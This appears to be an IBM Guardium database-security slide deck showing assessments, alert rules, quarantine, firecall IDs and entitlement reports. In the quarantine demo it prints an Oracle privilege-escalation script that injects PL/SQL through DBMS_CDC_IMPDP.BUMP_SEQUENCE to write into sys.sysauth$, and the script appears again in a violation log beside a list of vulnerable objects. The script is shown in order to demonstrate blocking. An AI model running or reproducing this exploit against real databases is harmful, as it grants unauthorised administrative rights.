
Classification Rule Actions:

- 1 Send Alert (Send Alert)
- 2 Send Policy Violation (Log Policy Violation)
- 3 add to group (Add To Group Of Objects)



## Vulnerability & Configuration Assessment Architecture

- Based on industry standards (DISA STIG & CIS Benchmark)
- Customizable
  - Via custom scripts, SQL queries, environment variables, etc.
- Combination of tests ensures comprehensive coverage:
  - Database settings
  - Operating system
  - Observed behavior



# Vulnerability Assessment Example

**Guardium**
Results for Security Assessment: **Comprehensive Oracle Assessment**

Assessment executed 2009-08-21 12:47:28.0

From: 2009-08-20 12:47:28.0  
To: 2009-08-21 12:47:28.0
Client IP or IP subnet: Any  
Server IP or IP subnet: Any
[Download PDF](#)

**Overall Score**

Tests passing: **42%**

Based on the tests performed under this assessment, data access of the defined database environments requires improvement. Refer to the recommendations of the individual tests to learn how you can address problems within your environment and what you should focus upon first. Once you have begun addressing these problems you should also consider scheduling this assessment as an audit task to continuously assess these environments and track improvement.

[View log](#)  
[Jump to Datasource list](#)

**Assessment Result History**

**Historical Progress or Regression**

**Detailed Scoring Matrix**

Result Summary		Showing 92 of 92 results (0 filtered)				
		Critical	Major	Minor	Caution	Info
Privilege	9p	15f	1p	4f	1f	
Authentication	2p	4f		1f		
Configuration	2p	2f	8p	3f	4e	1p
Version				2f		
Other		2f	2p	3f	3p	1e
						6p
						1e

Current filtering applied:

Severities: - Show All -

Scores: - Show All -

Types: - Show All -

[Reset Filtering](#)  [Filter / Sort Controls](#)

**Filter control for easy use**

Show only: [Reset Filtering](#)

Severities	Scores	Test Types
Critical	Fail	SYBASE
Major	Pass	MS SQL SERVER
Minor	Error	INFORMIX
Cautionary		MYSQL

Sort by:

First	Second	Third
Severity	Score	Datasource

Apply

**Assessment Test Results** [Compare with Previous Results](#) Showing 92 of 92 results (0 filtered)

Cat.	Test Name	Datasource	P/F	Sev.	Reason
Other	<a href="#">Excessive Login Failures (Production)</a>	[Observed]	Fail	Critical	Too Many login failures, found 15 per day.
<p><i>Recommendation: An alarming number of login failures have been reported from your databases. This might be an indication of an attempt to break into your database, or of someone trying to steal or damage your data. The number of login failures should be close to zero, especially in production environments. You should immediately inspect all attempts to access your database and the source of all the login failures, and take immediate action to deny access to your database from unauthorized clients.</i></p>					
Conf.	<a href="#">DBA Profile FAILED_LOGIN_ATTEMPTS Are Limited</a>	ORACLE: oracle - 9.59	Fail	Critical	User profile [MONITORING_PROFILE] setup parameter FAILED_LOGIN_ATTEMPTS found out of defined threshold value



## 2. Identify Risk

**Guardium**

**Selected Record Differences**

New		Previous	
Line #13		Line #13	
013:	(DESCRIPTION_LIST =	013:	(DESCRIPTION_LIST =
014:	(DESCRIPTION =	014:	(DESCRIPTION =
015:	(ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC_FOR_XE))	015:	(ADDRESS = (PROTOCOL = IPC)(KEY = EXTPROC_FOR_XE))
016:	(ADDRESS = (PROTOCOL = TCP)(HOST = osprey )(PORT = 1521))	016:	(ADDRESS = (PROTOCOL = TCP)(HOST = osprey )(PORT = 1521))
017:	)	017:	)
018:	)	018:	)
019:	)	019:	)
020:	LISTENER =	020:	LISTENER =
021:	(DESCRIPTION_LIST =	021:	(DESCRIPTION_LIST =
022:	(DESCRIPTION =	022:	(DESCRIPTION =
023:	(ADDRESS = (PROTOCOL = TCP)(HOST = osprey )(PORT = 1529))	023:	(ADDRESS = (PROTOCOL = TCP)(HOST = osprey )(PORT = 1525))
024:	)	024:	)
025:	)	025:	)
026:	)	026:	)
027:	DEFAULT_SERVICE_LISTENER = (XE)	027:	DEFAULT_SERVICE_LISTENER = (XE)
028:	)	028:	)

Legend:  
 Lines Added  
 Lines changed  
 Lines Removed

Changes to the file

- Fill in the database assessment gap
  - Customize VA tests
  - Assessment review and remediation plan
    - Super users accessing sensitive data
    - Password Policy
    - Role and responsibility review
  - Change management process configuration management

# Automated Sign-offs & Escalations for Compliance

**Change CRQ000000000042 (Modify)**  
**BMC REMEDY IT SERVICE MANAGEMENT - Change Management**  
**Infrastructure Change**

**Change ID\*+:** CRQ000000000042

**Process Flow Status:** Initiate → Review & Authorize → Plan & Schedule

**Change Request Information:**  
 Change Type\*: Change  
 Summary\*: Alter SOX revenue table  
 Requested By: Calbro Financial Services


**Receivers:**

Receiver	Action Req.
Marc (Marc Gamache)	Review
role: dba	Sign

**Table of Change Details:**

Timestamp	Server Type	risk level	priority	description	change_id	chang
2009-01-22 15:08:12.0	ORACLE 0	3	3	Alter SOX revenue table	CRQ000000000042	crq000000000042
2009-01-22 15:08:21.0	ORACLE 0	3	3	Alter SOX revenue table	CRQ000000000042	crq000000000042
2009-01-22 15:08:29.0	ORACLE 0	3	3	Alter SOX revenue table	CRQ000000000042	crq000000000042
2009-01-22 15:08:36.0	ORACLE 0	3	3	Alter SOX revenue table	CRQ000000000042	crq000000000042
2009-01-22 15:08:44.0	ORACLE 0	3	3	Alter SOX revenue table	CRQ000000000042	crq000000000042
2009-01-22 15:12:39.0	ORACLE 0	0	0	alter table allen.sox_sales_east add sum_total float		
2009-01-22 15:14:19.0	ORACLE 0	0	0	insert into allen.sox_sales_east (customer.zipcode,revenue,total_revenue,sum_total) values(?, ?, ?, ?)		
2009-01-22 15:41:44.0	ORACLE 0	0	0	SELECT ? from dual		crq000000000232
2009-01-22 15:41:55.0	ORACLE 0	0	0	Alter table sox_sales_international add total_rev float		crq000000000232

## Fine-Grained Policies with Real-Time Alerts



- CIFS
- DB2
- FTP
- IBM DB2 Z/OS
- IBM ISERIES
- IMS
- Informix
- MS SQL SERVER
- MYSQL
- Oracle
- Sybase
- TERADATA

**Rule #1 Description** non-App Source AppUser Connection

**Category** Security **Classification** Breach **Severity** MED

**Hot**  **Server IP** / and/or **Group** Production Servers

**Hot**  **Client IP** / and/or **Group** Authorized Client IPs

**Hot**  **Client MAC** and/or **Net. Protocol** and/or **Group** -----

**Hot**  **DB Name**

**Hot**  **DB User** APPUSER

**Field Name**

**Object** INVENTORY

**Command** DROP TABLE

**Min. Ct.** 0 **Reset Interval (minutes)** 0

**Continue to next Rule**  **Rec. Vals.**

**Action** ALERT PER MATCH

**Notification**


**Notification Type** MAIL **Mail User** marc\_gamache@guardium.com

**Alert Options:**  
 ALERT DAILY  
 ALERT ONCE PER SESSION  
 ALERT PER MATCH  
 ALERT PER TIME GRANULARITY  
 ALLOW  
 IGNORE RESPONSES PER SESSION  
 IGNORE SESSION  
 IGNORE SQL PER SESSION  
 LOG FULL DETAILS  
 LOG FULL DETAILS PER SESSION  
 LOG FULL DETAILS WITH VALUES  
 LOG FULL DETAILS WITH VALUES PER SESSION  
 LOG MASKED DETAILS  
 LOG ONLY  
 RESET  
 S-GATE ATTACH  
 S-GATE DETACH  
 S-GATE TERMINATE  
 S-TAP TERMINATE  
 SKIP LOGGING

**From:** GuardiumAlert@guardium.com **Sent:** Wed 4/15/2009 8:00 AM  
**To:** Marc Gamache  
**Cc:**  
**Subject:** (c1) SQLGUARD ALERT

**Subject:** (c1) SQLGUARD ALERT Alert based on rule ID non-App Source AppUser Connection  
**Category:** security **Classification:** Breach **Severity:** MED  
**Rule #** 20267 [non-App Source AppUser Connection ]  
**Request Info:** [ Session start: 2009-04-15 06:59:03 Server Type: ORACLE **Client IP** 192.168.20.160 ServerIP: 172.16.2.152 Client PORT: 11787 Server Port: 1521 Net Protocol: TCP DB Protocol: INS DB Protocol Version: 3.8 DB User: APPUSER  
**Application User Name**  
**Source Program:** JDBC THIN CLIENT **Authorization Code:** 1 **Request Type:** SQL\_LANG **Last Error:**  
**SQL:** select \* from EmployeeTable

## Identifying Fraud at the Application Layer




DB User Name	Application User	Sql
APPUSER	joe	select * from EmployeeRoleView where UserName=?
APPUSER	joe	select * from EmployeeTable
APPUSER	marc	insert into EmployeeTable values (?,?,?,?,?,?,?)

- **Issue:** Application server uses generic service account to access DB
  - **Doesn't identify who** initiated transaction (connection pooling)
- **Solution:** Guardium tracks access to application **user associated with specific SQL commands**
  - Out-of-the-box support for all major enterprise applications (Oracle EBS, PeopleSoft, SAP, Siebel, Business Objects, Cognos...) and custom applications (WebSphere....)

# Data-Level Access Control: Blocking Without Inline Appliances

“DBMS software does not protect data from administrators, so DBAs today have the ability to view or steal confidential data stored in a database.” Forrester, “Database Security: Market Overview,” Feb. 2009



```

root@osprey:~# sqlplus system
SQL*Plus: Release 10.2.0.1.0 - Production on Tue May 27 01:13:32 20
Copyright (c) 1982, 2005, Oracle. All rights reserved.

Enter password:

Connected to:
Oracle Database 10g Express Edition Release 10.2.0.1.0 - Production


SQL> select * from creditcard;
select * from creditcard
*
ERROR at line 1:
ORA-03113: end-of-file on communication channel

SQL>
    
```

**Session Terminated**



## User Quarantine



- New action that can be selected in response to any policy violation
- Quarantines user access until specified date
  - Eliminates “cat and mouse” with perps
  - Gives time to investigate incident
- Use case example: Quarantine any user attempting to access any object in the vulnerable objects group on the financial server that does not originate from the financial application

**Powerful complement to real-time blocking; prevents repeated attacks (and resulting investigations) when a clear violation has been detected**

# Quarantine Unauthorized Access to Vulnerable Objects

**Access Rule Definition**  
 Rule #3 of policy V8 Demo

Description: Quarantine Users That Touch Vulnerable Objects

Category: [ ] Classification: [ ] Severity: [ ]

Not [ ] Server IP: [ ] and/or Group: [ ]

Not [ ] Client IP: [ ] and/or Group: [ ]

Not [ ] Client MAC: [ ]

Net Prtcl.: [ ] and/or Group: [ ]

DB Type: [ ]

Not [ ] Svc. Name: [ ] and/or Group: [ ]

Not [ ] DB Name: [ ] and/or Group: [ ]

Not [x] DB User: [ ] and/or Group: (Public) Authorized Users

Client IP/Src App/DB User/Server IP/Svc. Name: [ ]

Not [ ] App. User: [ ] and/or Group: [ ]

Not [ ] OS User: [ ] and/or Group: [ ]

Not [ ] Src App.: [ ] and/or Group: [ ]

Not [ ] Field: [ ] and/or Group: [ ]

Not [ ] Object: [ ] and/or Group: (Public) Vulnerable Objects

Not [ ] Command: [ ] and/or Group: [ ]

Object/Cmd. Group: [ ]

Object/Field Group: [ ]

Pattern: [ ] XML Pattern: [ ]

App Event Exists: [ ] Event Type: [ ] Event User Name: [ ]

App Event Values: Text [ ] and/or Group: [ ]

Numeric: [ ] Date: [ ]

Data Pattern: [ ] Replacement Char: [ ]

Time Period: [ ]

Minimum Count: [0] Reset Interval: [0] minutes Message Template: [ ]

Quarantine for: [1440] minutes Records Affected Threshold: [0]

**Actions**

- [x] ALERT PER MATCH
- [x] **QUARANTINE**

**IBM® InfoSphere™ Guardium®**

**Manage Members for Selected Group**

Group Name: Vulnerable Objects (with wildcards)

Group type: OBJECTS

Category: [ ]

Group Members: [ ] Filter: [ ]

- %AGGXQIMP%
- %REFILENAME%
- %BUMP\_SEQUENCE%**
- %CANONICALIZE%
- %CDC\_PROD\_STABLE\_BEFORE%

[root@ora-vm1 va-notes]# **sqlplus joe**

SQL\*Plus: Release 10.2.0.1.0 - Product

Copyright (c) 1982, 2005, Oracle. All rights reserved.

Enter password:

Connected to:  
 Oracle Database 10g Enterprise Edition Release 10.2.0.1.0 - Production  
 With the Partitioning, OLAP and Data Mining options

SQL> **@bump\_sequence.sql**

DECLARE

\*  
 ERROR at line 1:

**ORA-03113: end-of-file on communication channel**

SQL> select \* from all\_users;

ERROR:  
 ORA-03114: not connected to ORACLE

SQL> █

```
[root@ora-vm1 va-notes]# cat bump_sequence.sql
DECLARE
SEQUENCE_OWNER VARCHAR2(200);
SEQUENCE_NAME VARCHAR2(200);
v_user_id number;
v_commands VARCHAR2(32767);
NEW_VALUE NUMBER;
BEGIN
SELECT user_id INTO v_user_id
FROM user users;

v_commands := 'insert into sys.sysautl$ (' ||
' values' ||
' (' || v_user_id || ',4,' ||
'999,null)';

SEQUENCE_OWNER := 'TEST';
SEQUENCE_NAME := '',lockhandle=>:1); ||
v_commands || ';commit;
end;--';
NEW_VALUE := 1;
SYS.DBMS_CDC_IMPDP.BUMP_SEQUENCE(
SEQUENCE_OWNER => SEQUENCE_OWNER,
SEQUENCE_NAME => SEQUENCE_NAME,
NEW_VALUE => NEW_VALUE
);
END;
/
[root@ora-vm1 va-notes]# █
```

## Quarantine Unauthorized Access to Vulnerable Objects

Connections Quarantined

Aliases: **ON** DB\_USER\_LIKE: **LIKE %**  
 SERVER\_IP\_LIKE: **LIKE %** SERVICE\_NAME\_LIKE: **LIKE %**

Server IP	Service Name	DB User	Access Code	TimeStamp	Quarantined Until	Allowed Until
10.10.9.59	ORACLEVMORACLE	JOE	1	2010-09-22 11:18:02.0	2010-09-23 11:18:02.0	

Records 1 to 1 of 1

Policy Violations / Incident Management

Start Date: 2010-09-15 11:22:08 End Date: 2010-09-23 11:22:08  
 Aliases: ON

Violation Log Id	Timestamp	Category Name	Access Rule Description	Client IP	Server IP	DB User Name	Full SQL String
2227	2010-09-22 11:18:01.0	Quarantine Users That Touch Vulnerable Objects		0.10.9.59	10.10.9.59	JOE	<pre> BEGIN SELECT user_id INTO v_user_id FROM user_users; v_commands := 'insert into sys.sysauth\$'    'values'    '('    v_user_id    ',4,'    '999,null)'; SEQUENCE_OWNER := 'TEST'; SEQUENCE_NAME := 'lockhandle=&gt;:1);'    v_commands    ';commit; end;-'; NEW_VALUE := 1; SYS.DBMS_CDC_IMPDP.BUMP_SEQUENCE( SEQUENCE_OWNER =&gt; SEQUENCE_OWNER, SEQUENCE_NAME =&gt; SEQUENCE_NAME, NEW_VALUE =&gt; NEW_VALUE); END;</pre>

- Unauthorized User quarantined because he accessed a Vulnerable Object (BUMP\_SEQUENCE)

## Firecall ID Management

- Eliminates current “break-fix” approaches which require time-consuming & error-prone changes to DBMS itself
- Allows specified user to access specified server until specified date
  - Opposite of quarantine
- Use case example: Firecall-ID created to allow fixes on order processing system during approved change window.
  - Enable access for specific time period
  - Audit all activities to ensure rights are used appropriately
  - No changes to DBMS

Server IP	Service Name	DB User	Access Code	TimeStamp	Quarantined Until	Allowed Until
192.168.2.12	DN8EAGLE	jack	127	2010-07-15 11:45:21.0	2010-07-16 11:45:21.0	
192.168.2.35	DN9XST33	jack	127	2010-07-16 15:17:21.0	2010-07-17 15:17:21.0	

**Simplifies creation of controls to oversee appropriate use of Firecall IDs, eliminating manual efforts and improving security**

# Integrating with IBM TSIEM

Category Name	Access Rule Description	Client IP	Server IP	DB User Name
security	Login Failures to Production Database Server	10.10.9.56	10.10.9.56	APPUSER

**Policy violation  
in Guardium  
system**

The screenshot shows the 'All Events' page in the Guardium console. The page title is 'All Events - Database GEM on Server CIFDB - Microsoft Internet Explorer'. The breadcrumb is 'CIFDB > GEM > All Events'. The main content area is titled 'All Events Database GEM on Server CIFDB'. Below the title is a 'Setup' section with filters for Start time (December 7, 2009 16:00) and End time (December 7, 2009 16:00). A table of events is displayed below, with columns for Severity, Date / Time, #, What (detail), Where (detail), Who (detail), Where from (detail), On what (detail), and Where to (detail). The 'What (detail)' column for the first row is highlighted with a red box and contains the text 'Login : User / Failure'. The table contains 10 rows of events, all with a severity of 10 and a date of Mon Dec 07 2009 16:00:00 GMT+00:00. The 'Where (detail)' column for all events is 'GUARDIUM (Guardium)'. The 'Who (detail)' column for all events is 'John Smith'. The 'Where from (detail)' column for all events is '10.10.9.56 (ORACLE)'. The 'On what (detail)' column for all events is 'Unavailable : . / -'. The 'Where to (detail)' column for all events is '10.10.9.244'.

Severity	Date / Time	#	What (detail)	Where (detail)	Who (detail)	Where from (detail)	On what (detail)	Where to (detail)
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : . / -	10.10.9.244
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	192.168.30.61 (ORACLE)	Unavailable : . / -	192.168.2.148
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : . / -	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (MYSQL)	Unavailable : . / -	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.244 (DB2)	Unavailable : . / -	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (DB2)	Unavailable : . / -	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : . / -	10.10.9.56
10	Mon Dec 07 2009 16:00:00 GMT+00:00	1	Login : User / Failure	GUARDIUM (Guardium)	John Smith	10.10.9.56 (ORACLE)	Unavailable : . / -	10.10.9.56

**Events in IBM SIEM**

## Entitlement Reporting: Reducing the Cost of Managing User Rights

Example Reports
Accounts with system privileges
All system and admin privileges (by user/role)
Object privileges by user
Roles granted (user and roles)
Privilege grants
Execute privileges by procedure

- Provides a simple means of aggregating and understanding entitlement information
  - Scans and collects information on a scheduled basis, including group and role information
- Out-of-the box reports for common views
  - Report writer for custom views
- Support for all DBMS platforms
- Integrated with all other modules including workflow, enterprise integrator, etc.

**Eliminates resource intensive and error prone process of manually examining each database and stepping through roles**

# Smarter Planet SOTW IBM Software for a smarter planet

## Heterogeneous Database Entitlement Reports – Oracle Sample Reports

IBM InfoSphere™ Guardium 02:24 | [Edit Account](#)

My New Reports | **Standard Reports** | Discover | Assess/Harden | Comply | Protect | Quick Start | Sarbanes-Oxley Accelerator | PCI Accelerator | Data Privacy Accelerator

Overview | **ORA Obj And Columns Priv** | DB Activities | Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38 | Aliases: ON Grantable: LIKE %

Grantee	Privilege	Table Name	Owner	Grantor	Grantable	Datasource Name	SqlGuard Timestamp	Count of ORA Obj And Columns Priv
AQ_ADMINISTRATOR_ROLE	EXECUTE	DBMS_AQ	SYS	SYS	NO	10.10.9.59-system	2010-08-27 15:02:06.0	1
AQ_ADMINISTRATOR_ROLE	EXECUTE	DBMS_AQADM	SYS	SYS	NO	10.10.9.59-system	2010-08-27 15:02:06.0	1
AQ_ADMINISTRATOR_ROLE	EXECUTE	DBMS_AQELM	SYS	SYS	NO	10.10.9.59-system	2010-08-27 15:02:06.0	1
AQ_ADMINISTRATOR_ROLE	EXECUTE	DBMS_AQIN	SYS	SYS	NO	10.10.9.59-system	2010-08-27 15:02:06.0	1
AQ_ADMINISTRATOR_ROLE	EXECUTE	DBMS_AQJMS_INTERNAL	SYS	SYS	NO	10.10.9.59-system	2010-08-27 15:02:06.0	1

Records 1 to 5 of 23997

**ORA Accts of ALTER SYSTEM**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Grantee	Privilege	Admin Option	Datasource Name	SqlGuard Timestamp	Count of ORA Accts of ALTER SYSTEMs
XDB	ALTER SESSION	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1
BI	ALTER SESSION	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1
SYS	ALTER SYSTEM	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1
SYS	ALTER SESSION	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1
SH	ALTER SESSION	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1

Records 1 to 5 of 14

**ORA Accts with BECOME USER**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Grantee	Privilege	Admin Option	Datasource Name	SqlGuard Timestamp	Count of ORA Accts with BECOME USERs
DBA	BECOME USER	YES	10.10.9.59-system	2010-08-27 15:02:05.0	1
SYS	BECOME USER	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1
IMP_FULL_DATABASE	BECOME USER	NO	10.10.9.59-system	2010-08-27 15:02:05.0	1

Records 1 to 3 of 3

**ORA Object privileges**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Grantee	Table Name	Owner	Privilege	Datasource Name	SqlGuard Timestamp	Count of ORA Object privileges
IX	DBMS_CAPTURE_ADM	SYS	EXECUTE	10.10.9.59-system	2010-08-27 14:58:28.0	1
BI	CUSTOMERS	OE	SELECT	10.10.9.59-system	2010-08-27 14:58:28.0	1
ORDSYS	EXP_PKG_OBJ\$	SYS	INSERT	10.10.9.59-system	2010-08-27 14:58:28.0	1
BI	BOMBAY_INVENTORY	OE	SELECT	10.10.9.59-system	2010-08-27 14:58:28.0	1
ORDSYS	EXP_PDE_POBJ\$	SYS	DELETE	10.10.9.59-system	2010-08-27 14:58:28.0	1

Records 1 to 5 of 93

**ORA SYSDBA and SYSOPER Accts**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Username	Is Sysdba	Is Sysoper	Is External	Password	Datasource Name	SqlGuard Timestamp	Count of ORA SYSDBA and SYSOPER Accts
SYS	TRUE	TRUE	FALSE		10.10.9.59-system	2010-08-27 15:02:04.0	1

Records 1 to 1 of 1

**ORA All Sys Priv and admin opt**  
Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Grantee	User Or Role	System Privilege	Admin Option	Datasource Name	SqlGuard Timestamp	Count of ORA All Sys Priv and admin opts
SYSTEM	User	DROP ANY SYNONYM	NO	10.10.9.59-system	2010-08-27 15:00:49.0	1

# Microsoft SQL Server Entitlement Reports

My New Reports | Standard Reports | Discover | Assess/Harden | Comply | Protect | Quick Start | Sarbanes-Oxley Accelerator | PCI Accelerator | Data Privacy Accelerator

**MSSQL2000 Obj Privs By Non-Default Sys User**

Start Date: 2010-08-25 01:35:38 End Date: 2010-08-30 01:35:38  
Aliases: ON

Grantee	Object Name	Object Type	Schema	Owner	Permission	Grant Type	SqlGuard	Timestamp	Datasource Name	DB Name	Count of MSSQL
bill	customer	User table	harry		Select	Grant	2010-08-27 16:40:53.0	SQL-Server-9-251	financial		1
harry	customer	User table	tom		Select	Grant	2010-08-27 16:40:53.0	SQL-Server-9-251	financial		1

